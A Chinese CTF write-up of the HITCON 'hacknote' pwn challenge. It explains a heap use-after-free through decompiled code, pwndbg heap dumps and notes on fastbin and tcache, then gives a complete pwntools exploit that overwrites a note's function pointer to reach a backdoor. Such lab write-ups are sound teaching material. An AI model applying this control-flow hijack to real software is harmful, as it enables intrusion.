

HITCON_PWN_hacknote

知识点关键字

Heap, Use After Free

样本

样本来自 HITCON 的 pwn 题目 hacknote

视频 Writeup

Video wp

运行

查看文件属性

```
root@ubuntu:/home/hacknote# file hacknote
hacknote: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=b7cd347eef976fbccc3014a5a14c5a739e514d09, not stripped
```

查看保护

```
root@ubuntu:/home/hacknote# checksec hacknote
[*] '/home/hacknote/hacknote'
Arch:       i386-32-little
RELRO:      Partial RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        No PIE (0x8048000)
```


运行

```
root@ubuntu:/home/hacknote# ./hacknote
-----
HackNote
-----
1. Add note
2. Delete note
3. Print note
4. Exit
-----
Your choice :1
Note size :16
Content :aaaa
Success !
-----
HackNote
-----
1. Add note
2. Delete note
3. Print note
4. Exit
-----
Your choice :3
Index :0
aaaa
Segmentation fault (core dumped)
```

主要功能是增加，查看，删除笔记

静态分析

add_note 函数：最多添加 5 个笔记，创建一个笔记会有两个堆块，分别是存放两个函数指针的 8 字节堆块和存放内容 content 的堆块



```
1 unsigned int add_note()
2 {
3     _DWORD *v0; // ebx
4     signed int i; // [esp+Ch] [ebp-1Ch]
5     int size; // [esp+10h] [ebp-18h]
6     char buf; // [esp+14h] [ebp-14h]
7     unsigned int v5; // [esp+1Ch] [ebp-Ch]
8
9     v5 = __readgsdword(0x14u);
10    if ( count ≤ 5 )
11    {
12        for ( i = 0; i ≤ 4; ++i )
13        {
14            if ( !notelist[i] )
15            {
16                notelist[i] = malloc(8u);
17                if ( !notelist[i] )
18                {
19                    puts("Alloca Error");
20                    exit(-1);
21                }
22                *((_DWORD *)notelist[i]) = print_note_content;
23                printf("Note size :");
24                read(0, &buf, 8u);
25                size = atoi(&buf);
26                v0 = notelist[i];
27                v0[1] = malloc(size);
28                if ( !*((_DWORD *)notelist[i] + 1) )
29                {
30                    puts("Alloca Error");
31                    exit(-1);
32                }
33                printf("Content :");
34                read(0, *((void **)notelist[i] + 1), size);
35                puts("Success !");
36                ++count;
37                return __readgsdword(0x14u) ^ v5;
38            }
39        }
40    }
41    else
42    {
43        puts("Full");
44    }
45    return __readgsdword(0x14u) ^ v5;
46 }
```

print_note_content 输出 content

```
1 int __cdecl print_note_content(int a1)
2 {
3     return puts(*(const char **)(a1 + 4));
4 }
```

print_note 函数根据索引来输出对应的 note 的内容，实际是利用每个 note 的 print_note_content 函数。

```
1 unsigned int print_note()
2 {
3     int v1; // [esp+4h] [ebp-14h]
4     char buf; // [esp+8h] [ebp-10h]
5     unsigned int v3; // [esp+Ch] [ebp-Ch]
6
7     v3 = __readgsdword(0x14u);
8     printf("Index :");
9     read(0, &buf, 4u);
10    v1 = atoi(&buf);
11    if ( v1 < 0 || v1 ≥ count )
12    {
13        puts("Out of bound!");
14        _exit(0);
15    }
16    if ( notelist[v1] )
17        (*(void (__cdecl **)(void *))notelist[v1])(notelist[v1]);
18    return __readgsdword(0x14u) ^ v3;
19 }
```

del_note 根据给定的索引来释放对应的 note。但是值得注意的是，在 删除的时候，只是单纯进行了 free，而没有设置为 NULL，那么显然，这里是存在 Use After Free 的情况的

```

1 unsigned int del_note()
2 {
3     int v1; // [esp+4h] [ebp-14h]
4     char buf; // [esp+8h] [ebp-10h]
5     unsigned int v3; // [esp+Ch] [ebp-Ch]
6
7     v3 = __readgsdword(0x14u);
8     printf("Index :");
9     read(0, &buf, 4u);
10    v1 = atoi(&buf);
11    if ( v1 < 0 || v1 ≥ count )
12    {
13        puts("Out of bound!");
14        _exit(0);
15    }
16    if ( notelist[v1] )
17    {
18        free(*((void **)notelist[v1] + 1));
19        free(notelist[v1]);
20        puts("Success");
21    }
22    return __readgsdword(0x14u) ^ v3;
23 }

```

magic 后门函数

```

1 int magic()
2 {
3     return system("cat /home/hacknote/flag");
4 }

```

fastbins

fastbin 所包含 chunk 的大小为 8 Bytes, 16 Bytes, 24 Bytes, 32 Bytes, ...。当分配一块较小的内存(mem≤64 Bytes)时, 会首先检查对应大小的 fastbin 中是否包含未被使用的 chunk, 如果存在则直接将其从 fastbin 中移除并返回; 否则通过其他方式(剪切 top chunk) 得到一块符合大小要求的 chunk 并返回。

而当 free 一块 chunk 时, 也会首先检查其大小是否落在 fastbin 的范围中。如果是, 则将其插入对应的 bin 中, 而且其遵循后进先出(LIFO)的原则。

利用分析

先后添加 note0, note1, content size 为 16 Bytes

Allocated chunk | PREV_INUSE

Addr: 0x804b198

prev_size: 0x00

size: 0x11

fd: 0x804865b

bk: 0x804b1b0

fd_nextsize: 0x00

bk_nextsize: 0x21

Allocated chunk | PREV_INUSE

Addr: 0x804b1a8

prev_size: 0x00

size: 0x21

fd: 0x61616161

bk: 0x0a

fd_nextsize: 0x00

bk_nextsize: 0x00

pwndbg> hexdump 0x804b198

| | | | | | | | | | |
|-------|-----------|-------------|-------------|-------------|-------------|------|------|-------|------|
| +0000 | 0x804b198 | 00 00 00 00 | 11 00 00 00 | 5b 86 04 08 | b0 b1 04 08 | | | [...] | |
| +0010 | 0x804b1a8 | 00 00 00 00 | 21 00 00 00 | 61 61 61 61 | 0a 00 00 00 | | !... | aaaa | |
| +0020 | 0x804b1b8 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | | | |
| +0030 | 0x804b1c8 | 00 00 00 00 | 39 1e 02 00 | 00 00 00 00 | 00 00 00 00 | | 9... | | |

Allocated chunk | PREV_INUSE

Addr: 0x804b1c8

prev_size: 0x00

size: 0x11

fd: 0x804865b

bk: 0x804b1e0

fd_nextsize: 0x00

bk_nextsize: 0x21

Allocated chunk | PREV_INUSE

Addr: 0x804b1d8

prev_size: 0x00

size: 0x21

fd: 0x62626262

bk: 0x0a

fd_nextsize: 0x00

bk_nextsize: 0x00

pwndbg> hexdump 0x804b1c8

| | | | | | | | | | |
|-------|-----------|-------------|-------------|-------------|-------------|------|------|-------|------|
| +0000 | 0x804b1c8 | 00 00 00 00 | 11 00 00 00 | 5b 86 04 08 | e0 b1 04 08 | | | [...] | |
| +0010 | 0x804b1d8 | 00 00 00 00 | 21 00 00 00 | 62 62 62 62 | 0a 00 00 00 | | !... | bbbb | |
| +0020 | 0x804b1e8 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | | | |
| +0030 | 0x804b1f8 | 00 00 00 00 | 09 1e 02 00 | 00 00 00 00 | 00 00 00 00 | | | | |

再先后删除 note0, note1

```
Free chunk (tcache) | PREV_INUSE
Addr: 0x804b198
prev_size: 0x00
size: 0x11
fd: 0x00
bk: 0x804b010
fd_nextsize: 0x00
bk_nextsize: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x804b1a8
prev_size: 0x00
size: 0x21
fd: 0x00
bk: 0x804b010
fd_nextsize: 0x00
bk_nextsize: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x804b1c8
prev_size: 0x00
size: 0x11
fd: 0x804b1a0
bk: 0x804b010
fd_nextsize: 0x00
bk_nextsize: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x804b1d8
prev_size: 0x00
size: 0x21
fd: 0x804b1b0
bk: 0x804b010
fd_nextsize: 0x00
bk_nextsize: 0x00
```

8 Bytes --> note1(addr) --> note0(addr) --> ...

16 Bytes --> note1(real content) --> note0(real content) --> ...

tcachebins 和 fastbins 的区别: tcachebins 指向的是 fd 的地址, fastbins 指向的是 chunk 的地址

```
pwndbg> bins
tcachebins
0x10 [ 2]: 0x804b1d0 -> 0x804b1a0 <- 0x0
0x18 [ 2]: 0x804b1e0 -> 0x804b1b0 <- 0x0
fastbins
0x10: 0x0
0x18: 0x0
0x20: 0x0
0x28: 0x0
0x30: 0x0
0x38: 0x0
0x40: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

此时如果添加 size 为 8 Bytes 的 note2, 那么

note2(addr)=note1(addr)

note2(real content)=note0(addr)

```
-----
                HackNote
-----
1. Add note
2. Delete note
3. Print note
4. Exit
-----
Your choice :1
Note size :8
Content :AAAA
Success !
```

```
pwndbg> hexdump 0x804b198
+0000 0x804b198  00 00 00 00 11 00 00 00 41 41 41 41 0a 00 00 00 |....|....|AAAA|....|
+0010 0x804b1a8  00 00 00 00 21 00 00 00 00 00 00 00 10 b0 04 08 |....|!...|....|....|
+0020 0x804b1b8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|....|....|....|
+0030 0x804b1c8  00 00 00 00 11 00 00 00 5b 86 04 08 a0 b1 04 08 |....|....|[...|....|
```

在 note2(real content)的 chunk 部分写入 magic 的地址, 由于我们没有把 note0 置为 NULL。当我们再次尝试输出 note0 的时候, 程序就会调用 magic 函数。

脚本执行结果:


```
ams@ubuntu:~/sec/ws$ python2 exp.py
[+] Starting local process './hacknote': pid 4108
[*] '/home/ams/sec/ws/hacknote'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
[*] Switching to interactive mode
flag{use_after_free}
-----
                HackNote
-----
1. Add note
2. Delete note
3. Print note
4. Exit
-----
Your choice :$
```


flag 为 flag{use_after_free}

malloc申请的内存称为chunk,下面chunk 的结构

/* This struct declaration is misleading (but accurate and necessary). It declares a "view" into memory allowing access to necessary fields at known offsets from a given base. See explanation below. */

```
struct malloc_chunk {          /*本题只考虑分配chunk处于分配状态      */
INTERNAL_SIZE_T prev_size     /* Size of previous chunk (if free).  */
INTERNAL_SIZE_T size;         /* Size in bytes, including overhead. */
struct malloc_chunk* fd;      /* double links -- used only if free. */
struct malloc_chunk* bk;      /* Only used for large blocks: pointer to next larger size. */
struct malloc_chunk* fd_nextsize; /* double links -- used only if free.
struct malloc_chunk* bk_nextsize;
};
```





pwndbg相关命令

file

b

r

c

hexdump addr

heap addr

heap -v

bins

求解脚本

```
from pwn import *

p = process('./hacknote')
elf = ELF('./hacknote')

def add(size, content='aaaa'):
    p.sendlineafter(':', '1')
    p.sendlineafter(':', str(size))
    p.sendlineafter(':', content)

def delete(index):
    p.sendlineafter(':', '2')
    p.sendlineafter(':', str(index))

def show(index):
    p.sendlineafter(':', '3')
    p.sendlineafter(':', str(index))

sh = p32(elf.sym['magic'])

add(0x10)
add(0x10)
delete(0)
delete(1)
```

```
add(0x8, sh)
```

```
show(0)
```

```
p.interactive()
```

执行可得: `flag{use_after_free}`

参考文献

1. <https://xz.aliyun.com/t/7146>
2. https://blog.csdn.net/qq_43986365/article/details/97927191
3. 堆结构 <https://www.yuque.com/u239977/cbzkn3/dk4af5>
4. tchche 机制 <https://www.yuque.com/u239977/cbzkn3/lkqwpI>